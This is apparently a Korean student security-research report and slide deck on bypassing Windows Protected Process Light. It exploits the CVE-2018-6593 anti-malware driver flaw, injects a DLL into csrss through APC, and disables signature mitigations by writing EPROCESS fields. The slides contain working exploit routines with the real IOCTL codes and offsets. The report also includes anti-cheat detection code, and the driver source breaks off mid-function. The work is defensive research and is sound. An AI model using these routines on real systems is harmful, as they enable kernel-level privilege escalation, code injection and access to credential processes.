

PPL 우회 공격 연구

팀	명 :	담당
지도	교수 :	양환석 교수님
팀	장 :	배대식
팀	원 :	이정모 조현욱 황선홍

2019. 10.

중부대학교 정보보호학과

목 차

1. 서 론

1.1 연구 배경 및 주제 선정	2
1.2 연구 필요성	2
1.3 연구 목적 및 주제선정	2

2. 관련연구

2.1 PPL(Porcess Protected Light)	2
2.2 Privilege Escalation	2
2.3 CVE-2018-6593	3

3. 본론

3.1 시스템 구성	3
3.2 인증된 드라이버를 이용한 Privilege Escalation	3
3.3 Thread APC를 이용한 DLL Injeciton	4
3.4 ObRegisterCallbakcs와 Handle Hijacking	4

4. 결론

4.1 결론 및 기대효과	5
4.2 향후 계획	5

5. 별첨

5.1 참고자료	5
5.2 발표 PPT	6
5.3 소스코드	17

1. 서론

1.1 연구 배경 및 주제 선정

연구의 배경으로 공동의 관심사를 모색하던 중 윈도우 8.1에서부터 추가된 PPL(Process Protected Light)라는 보호 기술에 대해 현재 배포된 윈도우10에서 제대로 동작하고 있는지에 대한 확인 및 취약점 보안을 위해 연구하게 되었다.

1.2 연구 필요성

PPL은 윈도우 8.1부터 추가된 기술로 윈도우의 세션 0에서 동작하는 중요 프로세스인 csrss, lsass 같은 응용프로그램을 보호하기 위한 기술이다. 하지만 PPL은 8.1 개발 당시부터 지금까지 많은 해커나 연구자들에게 좋지 않은 평가를 받았다. 하지만 PPL은 우회하는 노력에 비해 공격자가 얻을 수 있는 이득이 많다. 예를 들어 csrss는 프로세스의 생성에 관여함에 따라 그 프로세스에 대한 RWE가 가능한 핸들을 가지고 있으며 lsass는 윈도우의 인증에 관련되어 있어 메모리 분석 후 관련 정보들을 탈취할 수 있다.

1.3 연구 목적 및 주제선정

PPL은 유저모드에서 관점에서 보면 우회하기 힘든 기술이지만 같은 커널 모드 관점에서 보면 EPROCESS 구조체 안의 1Byte 멤버를 0으로 바꾸어 주거나 또는 로드된 드라이버에 DeviceIoControl을 통해 커널 모드 API를 대신 요청하여 간단하게 우회할 수 있다. 예를 들어 이 연구에서 진행된 취약점인 CVE-2018-6593은 백신사의 드라이버이며 NtOpenProcess, NtOpenThread로 PPL을 우회하여 csrss, lsass의 핸들 목록을 가져와 재사용하여 ObRegisterCallbacks를 우회할 수 있다. 이번 연구의 목표는 PPL 기능을 우회하는 Handle Hijacking 기법에 대해 어떻게 탐지하는지에 대한 방법론을 제시하는 것이다.

2. 관련연구

2.1 PPL(Process Protected Light)

윈도우 8에 추가된 PP의 업그레이드 판이며 윈도우 8.1부터 시작하여 윈도우 10까지 중요 프로세스를 보호하기 위한 기술이다. 서명자에 따라서 유저모드 API를 이용해 요청할 수 있는 권한이 지정된다. 권한 지정은 운영체제가 EPROCESS 구조체안의 Protection 멤버를 확인하여 권한을 제한한다.

2.2 Privilege Escalation

권한 확대는 보통 애플리케이션이나 사용자에게 대해 보호되는 자원들에 대한 상승된 접근을 얻기 위해서 운영체제나 소프트웨어 애플리케이션에서 버그나 설계결함, 또는 설정을 익스플로잇하는 행동을 말한다. 본 연구에서는 유저모드에서 높은 권한의 커널 모드의 API를 직접 사용함으로써 권한이 유저모드에서 커널 모드로 확대된다.

2.3 CVE-2018-6593

Z사의 백신 드라이버에서 발생한 Privilege Escalation 취약점이며 PID를 등록하여 인가된 프로세스만 드라이버에게 명령을 요청할 수 있다. 하지만 PID를 등록하는 루틴을 분석하여 프로세스를 등록한 뒤 드라이버가 제공하는 요청 코드를 이용하여 유저모드 API인 OpenProcess보다 높은 단계인 NtOpenProcess를 이용하여 PPL로 보호되어 있는 프로세스의 핸들을 얻어올 수 있다. 또한 이 연구에서는 NtOpenThread를 통해 스레드의 APC(Asynchronous Procedure Call)를 이용하여 DLL Injection을 진행하였다.


3. 본론

3.1 시스템 구성

Windows10 x64 1507 환경에서 구성하였으며 공격 툴로는 CheatEngine과 Handle Hijacking 기법이 적용된 제작된 툴을 사용하였다. 위의 우회된 공격기법을 구현하기 위해서 필요한 것들은 csrss을 보호하기 위해 걸려있는 PPL, 인증된 DLL만 로드되게 하는 Signature Mitigation등을 우회해야 한다. 방어 기법으로는 프로세스가 생성될 때 핸들의 권한을 재지정하는 ObRegisterCallbacks를 사용하여 메모리 읽기/쓰기를 방지하였다. 하지만 이것을 우회하는 기법 또한 방지해야 하므로 열려 있는 파이프를 탐지하여 차단하였다. 자세한 내용은 3.2, 3.3, 3.4를 참고하길 바란다.

3.2 인증된 드라이버를 이용한 Privilege Escalation

PPL을 우회하기 위해서 3가지의 방법론이 구상되었고 프로젝트 내에 구현 가능한 2가지 방법 중에 우리는 마이크로소프트에 인증을 받은 백신 드라이버를 이용했고 커널 모드로 권한 상승하여 csrss 프로세스에 우리가 만든 DLL을 인젝션 하도록 구상하였다. 우선 윈도우에 드라이버를 로드 할 수 있는 방법은 테스트 모드로 진행 또는 마이크로소프트에 돈을 지불하여 드라이버 적합성을 거친 서명서로 인증된 드라이버만 로드 할 수 있다. 우리는 CVE-2018-6593 취약점에서 사용된 Z사의 인증된 백신 드라이버를 이용하여 권한 상승을 하였다. 권한 상승 방법은 다음과 같다.




보통 드라이버와 응용프로그램이 통신할 때 DeviceIoControl이라는 API를 사용한다. 위의 루틴은 Z사 드라이버에서 DeviceIoControl로 전송된 명령코드를 확인하여 0x80002010일 경우 다른 명령코드를 사용할 수 있도록 PID를 드라이버에 등록한다. 인증 루틴을 거치고 난 뒤에는 NtOpenProcess, NtOpenThread를 사용할 수 있는 명령을 보낼 수 있고 이를 통해 프로세스만 등록하게 된다면 유저모드 프로세스가 커널에서 사용되는 API를 사용할 수 있다는 점이다.

3.3 Thread APC를 이용한 DLL Injeciton

스레드 APC(비동기) 호출은 스레드가 alterable wait 상태일 때 등록된 프로시저들을 호출한다. 이것을 이용하여 LoadLibrary를 등록하여 DLL을 인젝션 하는 방식이다. 하지만 우리가 인젝션 대상 목표로 삼은 csrss는 윈도우 미티게이션에 의해 서명된 DLL만 로드 될 수 있게 디지털 서명으로 보호 되어있다. 또한 동적코드 미티게이션 또한 우회해야 한다. 이를 위해서 제작한 드라이버를 로드 하여 SignatureLevel, SectionSignatureLevel, DisableDynamicCode, SignatureMitigationOptIn을 0으로 바꾸어 주었다. 자세한 전체 개요도는 다음과 같다.

3.4 ObRegisterCallbakcs와 Handle Hijacking

ObRegisterCallbacks은 Windows7에서 여러 커널 API들을 후킹 하는 방식에서 윈도우에서 제공하는 API를 가지고 프로세스 핸들이 생성될 때 마다 등록된 콜백 함수가 호출된다. 이것을 통해 프로세스가 생성된 뒤 핸들에 대한 권한을 조정해 메모리의



Read/Write 권한을 조정할 수 있다. 이러한 함수를 우회 할 수 있는 부분이 핸들 하이재킹 기법인데 다른 프로세스가 가지고 있는 핸들을 이용하여 메모리를 읽거나 쓸 수 있다. 여기서는 csrss가 프로세스들의 풀 액세스가 가능한 핸들을 가지고 있으므로 DLL injection으로 통신용 DLL을 만들어 파이프를 통해 통신한다. 이렇게 해서 ObRegisterCallBacks를 우회 할 수 있다. 보통 핸들 하이재킹 기법은 DLL과 통신 할 수 있는 IPC 기법중을 하나 사용하므로 그것을 탐지 하는 것이 보호 방법 중 하나가 될 것이다.

4. 결론

4.1 결론 및 기대효과

커널 모드에 적용된 보호 기법을 연구함으로써 자력으로 고난도 우회공격에 대한 대응 기술을 확보하고, OS를 깊이 이해하는데 큰 도움이 되었다. 이를 통해서 게임 해킹에 주로 사용되는 핸들 하이재킹 기법에 대해서 이해하고 보완 할 수 있게 되었고 또한 PPL만 가지고 결코 공격으로부터 안전하지 않다는 것을 증명 하였다.

4.2 향후 계획

개발 결과를 문서화 하고 github에 업로드하여 누구나 테스트 할 수 있는 환경을 구축할 것이며 dll 형태로 제공하여 간단히 함수만 호출 하면 핸들 하이재킹 기법을 탐지 할 수 있는 형태로 배포 할 것이다.

5. 별첨

5.1 참고자료

<https://www.unknowncheats.me/forum/anti-cheat-bypass/231833-bypass-design-handle-hijacking-forced-inheritance-proof-concept.html> (핸들 하이재킹)

<https://nvd.nist.gov/vuln/detail/CVE-2018-6593> (CVE 정보)

5.2 발표 PPT



PPL(Protected Process Light) 우회 공격 연구

2019. 10.29

지도교수: 양환석 교수님

Team1 | DapDap

배대식, 이정모, 조현욱, 황선홍

목차



- 조원 편성
- 주제 선정
- 구 상 도
- 추진 경과
- 개발 환경 및 개발 내용
- 개발 결과
- 결론 및 기대효과

조원 편성



이름	역할	공통 역할
배대식	Anti Cheat 구축 (프로젝트 총괄), 보고서 작성	취약 드라이버 분석
이정모	DLL Injector 구축, PPT 제작	
조현욱	Client program(GUI) 구축, 보고서 작성	
황선홍	Server dll 구축, PPT 제작	

3

주제 선정(1/2)



◆ CVE-2018-6593

- Virus를 잡아야할 AntiVirus가 악용된 사례

Vulnerability CVE-2018-6593

Published: 2018-02-03 Modified: 2018-02-05

Description:

An issue was discovered in MalwareFox AntiMalware 2.74.0.150. Improper access control in zam32.sys and zam64.sys allows a non-privileged process to register itself with the driver by connecting to the filter communication port and then using IOCTL 0x8000204C to \\ZomanaAntiMalware to elevate privileges.

See advisories in our WLB2 database:

	Topic	Author	Date
Med.	MalwareFox AntiMalware 2.74.0.150 Privilege Escalation	Souhall Hammou	06.02.2018
Med.	MalwareFox AntiMalware 2.74.0.150 Local Privilege Escalation	Souhall Hammou	07.02.2018

※ CVE(Common Vulnerabilities and Exposure) : 공개적으로 알려진 소프트웨어의 보안취약점 고유 표기법

4

주제 선정(2/2)



PPL (Protected Process Light)

- Windows 8.1에서 구현된 보호 메커니즘
- PP(Protected Process)의 확장판
- 윈도우 주요 프로세스(csrss, lsass, winlogon)를 보호
- 서명자(WinTcb, Lsa, WinSystem)에 따라 보호되는 프로세스에게 요청할 수 있는 권한이 지정
- 보호 방법은 프로세스 관리자가 EPROCESS->Protection 멤버 값을 확인하여 요청 권한을 제한
- PPL을 우회하기 위해서는 PPL과 동일한 커널 모드의 권한이 필요

※ EPROCESS : 커널에서 프로세스를 관리하기 위한 오브젝트

5

구상도(1/4)



일반 프로세스

일반 프로세스



디버거

메모리 READ / WRITE 가능

6

구상도(2/4)

보호 프로세스



ObRegisterCallbacks() 활용한 보호 기법

메모리 READ / WRITE 불가능

7

구상도(3/4)

우회 접근

PPL Bypass 필요



ObRegisterCallbacks() 활용한 보호 기법

메모리 READ / WRITE 가능

※ CSRSS(Client Server Runtime Sub System) : 프로세스와 스레드를 관리하는 Windows의 중요 프로세스

8


구상도(4/4)



※ 파이프(PIPE) : 운영체제가 마련해주는 메모리 공간을 통해서 두 프로세스가 통신하는 형식

9

추진 경과



2019년도


- 03월 - 커널 드라이버 개발 연구
- 04월 - 취약 드라이버 분석 및 샘플 프로그램 제작
- 05월 - DLL Injector 개발
- 06월 - Handle Hijacking 기법 연구
- 07월 - 클라이언트 프로그램 개발
- 08월 - 서버 프로그램 개발
- 09월 - 화이트 리스트 기반 샘플용 AntiCheat 드라이버 개발
- 10월 - 타겟 프로그램 분석 및 최종 코드 정리

10

개발 환경 및 개발 내용(1/10)



개발 환경



※ WDK(Windows Driver Kit) 윈도우 플랫폼용 장치 관리자 개발을 가능케 하는 마이크로소프트의 소프트웨어 도구 집합

11

개발 환경 및 개발 내용(2/10)



주요 사용 함수

1. `GetProcessHandleFromVulnDrv(...);` // 취약 드라이버로 부터 프로세스 핸들을 얻어 옴
2. `GetThreadHandleFromVulnDrv(...);` // ... 스레드 핸들을 얻어 옴
3. `NtQueueApcThread(hThread,(PIO_APC_ROUTINE)fpLoadLibrary, target_mem_dll_path, NULL, NULL);`
4. `ObregisterCallbacks(...);` // 콜백 등록 함수
5. `IsCsrssHaveDangerPipe(...);` // 추가적인 파이프가 있는지 확인
6. `ZwQuerySystemInformation(...);` // 프로세스 이름으로 PID를 찾기 위해서 사용하는 커널 API
7. `PsLookupProcessByProcessId(...);` // PID로부터 EPROCESS 구조체를 가져옴
8. `DriverLoader(HANDLE service_manager, LPSTR service_name, LPSTR driver_name);`
9. `DllLoader(LPSTR dll_name, LPSTR proc_name);`

12

개발 환경 및 개발 내용(3/10)



우회 증명 (PPL 우회 함수1)

```
HANDLE GetDeviceHandleFromVulnDrv();  
BOOL RegisterProcessToVulnDrv();  
HANDLE GetProcessHandleFromVulnDrv();  
HANDLE GetThreadHandleFromVulnDrv();
```

Z사의 드라이버로 접근 하기
위한 핸들을 가져옴

```
HANDLE GetDeviceHandleFromVulnDrv()  
{  
    HANDLE hDevice;  
  
    hDevice = CreateFile(  
        "WWW.WWZemanaAntiMalware",  
        GENERIC_READ | GENERIC_WRITE,  
        0,  
        NULL,  
        OPEN_EXISTING,  
        FILE_ATTRIBUTE_NORMAL,  
        NULL  
    );  
    return hDevice;  
}
```

13

개발 환경 및 개발 내용(4/10)



우회 증명 (PPL 우회 함수2)

```
HANDLE GetDeviceHandleFromVulnDrv(); {  
BOOL RegisterProcessToVulnDrv();  
HANDLE GetProcessHandleFromVulnDrv();  
HANDLE GetThreadHandleFromVulnDrv();
```

드라이버와 통신할 PID를 등록

```
BOOL RegisterProcessToVulnDrv(HANDLE hDevice,  
ULONG pid)  
{  
    if (!DeviceIoControl(  
        hDevice,  
        0x80002010,  
        &pid,  
        sizeof(ULONG),  
        NULL,  
        0,  
        NULL,  
        NULL))  
    { return FALSE; }  
    return TRUE;  
}
```

14

개발 환경 및 개발 내용(5/10)



우회 증명 (PPL 우회 함수3)

```
HANDLE GetDeviceHandleFromVulnDrv();
```

```
BOOL RegisterProcessToVulnDrv();
```

```
HANDLE GetProcessHandleFromVulnDrv();
```

```
HANDLE GetThreadHandleFromVulnDrv();
```

Device I/O를 통해 드라이버가 대신 프로세스의 핸들을 얻어옴

```
HANDLE GetProcessHandleFromVulnDrv(HANDLE hDevice, ULONG pid)
{
    HANDLE hRecvProcess;

    DeviceIoControl(
        hDevice, 0x8000204C, &pid, sizeof(ULONG),
        &hRecvProcess, sizeof(HANDLE), NULL,
        NULL
    );
    return hRecvProcess;
}
```

15

개발 환경 및 개발 내용(6/10)



우회 증명 (PPL 우회 함수4)

```
HANDLE GetDeviceHandleFromVulnDrv();
```

```
BOOL RegisterProcessToVulnDrv();
```

```
HANDLE GetProcessHandleFromVulnDrv();
```

```
HANDLE GetThreadHandleFromVulnDrv();
```

Device I/O를 통해 드라이버가 대신 스레드 핸들을 얻어옴

```
HANDLE GetThreadHandleFromVulnDrv(HANDLE hDevice, ULONG tid)
{
    HANDLE hRecvThread;

    DeviceIoControl(
        hDevice, 0x80002084, &tid, sizeof(ULONG),
        &hRecvThread, sizeof(HANDLE), NULL,
        NULL
    );
    return hRecvThread;
}
```

16

개발 환경 및 개발 내용(7/10)



우회 증명 (서명 확인 및 미티게이션 우회)

```

NTSTATUS create_dispatch( ... ) {
    ...
    // Set SignatureLevel to 0
    *(UCHAR*)((UCHAR*)TargetEPROCESS + 0x6b0) =
    SE_SIGNING_LEVEL_UNCHECKED;
    // Set SectionSignatureLevel to 0
    *(UCHAR*)((UCHAR*)TargetEPROCESS + 0x6b1) =
    SE_SIGNING_LEVEL_UNCHECKED;

    TargetFlags1 = (EPROCESS_FLAGS2*)((UCHAR*)(TargetEPROCESS)+0x300);
    // Enable dynamic code
    TargetFlags1->DisableDynamicCode = 0;
    TargetFlags2 = (EPROCESS_FLAGS3*)((UCHAR*)(TargetEPROCESS)+0x6b4);
    // Disable signature Mitigation
    TargetFlags2->SignatureMitigationOptIn = 0;
}
    
```


17

개발 환경 및 개발 내용(8/10)



우회 증명 (APC를 사용한 DLL Injection)

- SuspendThread



18

개발 환경 및 개발 내용(9/10)



Anti-Cheat 주요 함수 1

```
OB_PREOP_CALLBACK_STATUS PobPreOperationCallback( ... ) {  
    ...  
    if(RtlCompareMemory(ChangeProcName, ProtectProcName, strlen(ProtectProcName))  
        == strlen(ProtectProcName))  
    {  
        OperationInformation->Parameters->CreateHandleInformation.DesiredAccess =  
        (SYNCHRONIZE | PROCESS_QUERY_LIMITED_INFORMATION);  
    }  
    return OB_PREOP_SUCCESS;  
}
```

1. ChangeProceName과 ProtectProcName을 비교
2. 일치하면 핸들의 DesiredAccess를 최소 권한으로 변경

19

개발 환경 및 개발 내용(10/10)



Anti-Cheat 주요 함수 2

```
UCHAR IsCsrssHaveDangerPipe(PSYSTEM_HANDLE_INFORMATION_EX pshie, HANDLE pid) {  
    ...  
    for (ULONG i=0; i < pshie->NumberOfHandles; i++) {  
        if(((pshie->Handles[i].UniqueProcessId) == pid) &&  
            (pshie->Handles[i].ObjectTypeIndex == OBJECT_TYPE_FILE))  
        {  
            FileObject = (PFILE_OBJECT)pshie->Handles[i].Object;  
            if(FileObject->Flags && FO_NAMED_PIPE) {  
                poni = (POBJECT_NAME_INFORMATION)GetNameBuffer;  
                Status = ObQueryNameString(FileObject->DeviceObject, poni, 1028, &ReturnLength);  
                if(!RtlCompareUnicodeString("WWDeviceWWNamedPipe", &(poni->Name), TRUE))  
                    ++PipeCount;  
            }  
        }  
    }  
}
```

1. 모든 핸들중 PID가 일치하는 핸들과 Object 타입이 FILE일 경우의 핸들을 구함
2. 악성 파이프를 검출하기 위해 네임 파이프인지 확인
3. ObQueryNameString을 사용하여 파이프의 이름을 가져옴

20

결론 및 기대효과



□ 결 론

- 커널 모드에 적용된 보호 기법을 연구함으로써 자력으로 고난도 우회공격에 대한 대응 기술을 확보
 - ※ Third Party 드라이버 개발업체에서 IOCTL 통신시 적절한 인증 절차를 수행하는 루틴을 제작하고 개발 결과를 문서화하여 본교 정보보호학과 SCP 동아리에 이관

□ 기대효과

- 난이도 높은 우회 공격에 대한 대응기술을 확보, 학과 및 SCP 동아리의 기술력 향상 계기
- 대응기술을 동아리 후배에게 전수하여 이를 기반으로 고난이도 공격에 대한 대응기술의 추가 확보를 기대.

21



Q & A
감사합니다

5.3 소스코드

git 주소 : <https://github.com/dapdapkiller/taljoongbu>

6 commits 2 branches 0 releases 1 contributor

Branch: master New pull request Create new file Upload files Find file Clone or download

doemor Dev/gui (#1) Latest commit f82e0a5 on 7 Jun

File	Commit Message	Time
anticheat_driver	AntiCheatDriver add find named pipe in csrss	6 months ago
cheat_client	Dev/gui (#1)	4 months ago
cheat_server	Anti cheat driver add PipeDectector routine	6 months ago
dll_injector	second update	6 months ago
miti_killer	second update	6 months ago
readme.md	Second update	6 months ago

readme.md

Project DAPDAP

- anticheat_driver
 - ObRegisterCallbacks로 타겟 프로세스에 대한 핸들권한을 재지정합니다.
- cheat_client
 - DialogBox로 GUI를 구현하고, 서버 DLL과 파이프로 통신합니다.
- cheat_server
 - 클라이언트 프로그램과 파이프로 통신합니다.
- dll_injector
 - 취약한 드라이버를 사용하여 보호 프로세스의 핸들을 구하고 인젝션합니다.
- miti_killer
 - Protected 바이트와 동적코드 미티게이션, 시그니처 미티게이션을 끕니다.

```

Anticheat Driver
<AntiCheat.h>

#pragma once
#include <ntddk.h>
#include <wdm.h>

#define PROCESS_TERMINATE (0x0001)
#define PROCESS_CREATE_THREAD (0x0002)
#define PROCESS_SET_SESSIONID (0x0004)
#define PROCESS_VM_OPERATION (0x0008)
#define PROCESS_VM_READ (0x0010)
#define PROCESS_VM_WRITE (0x0020)
#define PROCESS_DUP_HANDLE (0x0040)
#define PROCESS_CREATE_PROCESS (0x0080)
#define PROCESS_SET_QUOTA (0x0100)
#define PROCESS_SET_INFORMATION (0x0200)
#define PROCESS_QUERY_INFORMATION (0x0400)
#define PROCESS_SUSPEND_RESUME (0x0800)
#define PROCESS_QUERY_LIMITED_INFORMATION (0x1000)
#define PROCESS_SET_LIMITED_INFORMATION (0x2000)

#define IO_CTL_PROCESS_PIPE_FIND CTL_CODE(FILE_DEVICE_UNKNOWN, 0x814,
METHOD_NEITHER , FILE_SPECIAL_ACCESS)
#define IO_CTL_PROCESS_CALLBACK_REGISTER CTL_CODE(FILE_DEVICE_UNKNOWN, 0x815,
METHOD_NEITHER, FILE_SPECIAL_ACCESS)

NTSTATUS create_dispatcher(_In_ PDEVICE_OBJECT DeviceObject, _In_ PIRP irp);
NTSTATUS device_control_dispatcher(_In_ PDEVICE_OBJECT DeviceObject, _In_ PIRP irp);
OB_PREOP_CALLBACK_STATUS PobPreOperationCallback(PVOID RegistrationContext,
POB_PRE_OPERATION_INFORMATION OperationInformation);
void PobPostOperationCallback(PVOID RegistrationContext,
POB_POST_OPERATION_INFORMATION OperationInformation);

<Utility.h>

#pragma once
#include "undocument.h"

PVOID GetProcessId(WCHAR* proc_name);
PSYSTEM_HANDLE_INFORMATION_EX GetAllSystemHandle();
UCHAR IsCsrssHaveDangerPipe(PSYSTEM_HANDLE_INFORMATION_EX pshie, HANDLE pid);
UCHAR IsCsrssPPLDisable();

<AntiCheat.c>

#include "AntiCheat.h"
#include "undocument.h"
#include "Utility.h"

// static function pointer
// Initalization at call DriverEntry
MyZwQuerySystemInformation fpZwQuerySystemInformation;
MyZwQueryInformationProcess fpZwQueryInformationProcess;

NTSTATUS DriverEntry(_In_ PDRIVER_OBJECT DriverObject, _In_ PUNICODE_STRING
RegistryPath){
    NTSTATUS Status;

```

```

UNICODE_STRING SymbolicLinkName, DeviceName;
UNICODE_STRING ZwQuerySystemInformationName, ZwQueryInformationProcessName;
PDEVICE_OBJECT DeviceObject;

UNREFERENCED_PARAMETER(RegistryPath);

// DriverName Initialization
RtlInitUnicodeString(&SymbolicLinkName, L"\\??\\AntiCheatLinker");
RtlInitUnicodeString(&DeviceName, L"\\Device\\AntiCheatDriver");
// Undocument Function Initialization
RtlInitUnicodeString(&ZwQuerySystemInformationName, L"ZwQuerySystemInformation");
RtlInitUnicodeString(&ZwQueryInformationProcessName, L"ZwQueryInformationProcess");

Status = IoCreateDevice( DriverObject,
    0,
    &DeviceName,
    FILE_DEVICE_UNKNOWN,
    FILE_DEVICE_SECURE_OPEN,
    0,
    &DeviceObject
);
if (Status) {
    DbgPrint("[DBG] IoCreateDevice failed.. Reason : %d\\n", Status);
    return Status;
}
Status = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);
if (Status) {
    DbgPrint("[DBG] IoCreateSymblicLink failed.. Reason : %d\\n", Status);
    return Status;
}
DbgPrint("[DBG] AntiCheat DriverEntry Called\\n");
DriverObject->MajorFunction[IRP_MJ_CREATE] = create_dispatcher;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = device_control_dispatcher;

fpZwQuerySystemInformation = (MyZwQuerySystemInformation)
MmGetSystemRoutineAddress(&ZwQuerySystemInformationName);
fpZwQueryInformationProcess = (MyZwQueryInformationProcess)
MmGetSystemRoutineAddress(&ZwQueryInformationProcessName);

return STATUS_SUCCESS;
}

NTSTATUS create_dispatcher(_In_ PDEVICE_OBJECT DeviceObject, _In_ PIRP irp) {
    OB_CALLBACK_REGISTRATION ocr;
    OB_OPERATION_REGISTRATION oor;
    UNICODE_STRING Altitude;
    NTSTATUS Status;
    PVOID receiver;

    UNREFERENCED_PARAMETER(DeviceObject);
    UNREFERENCED_PARAMETER(irp);

    RtlInitUnicodeString(&Altitude, L"312345");
    // TODO : Create RegistrationContext struct must define exception_process_name like
    csrss, lsass.. whatever.
    oor.Operations = OB_OPERATION_HANDLE_CREATE;

```

```

oor.ObjectType = PsProcessType;
oor.PreOperation = PobPreOperationCallback;
oor.PostOperation = PobPostOperationCallback;
ocr.OperationRegistration = &oor;
ocr.OperationRegistrationCount = 1;
ocr.Version = ObGetFilterVersion();
ocr.RegistrationContext = NULL;
ocr.Altitude = Altitude;

Status = ObRegisterCallbacks(&ocr, &receiving);
if (Status) {
    DbgPrint("[DBG] ObRegisterCallbacks failed.. Reason : %d\\n", Status);
}

return STATUS_SUCCESS;
}

NTSTATUS device_control_dispatcher(_In_ PDEVICE_OBJECT DeviceObject, _In_ PIRP irp){
    ULONG ControlCode;
    PIO_STACK_LOCATION CurrentStackLocation;
    PSYSTEM_HANDLE_INFORMATION_EX pshie;
    PVOID CheckPID;
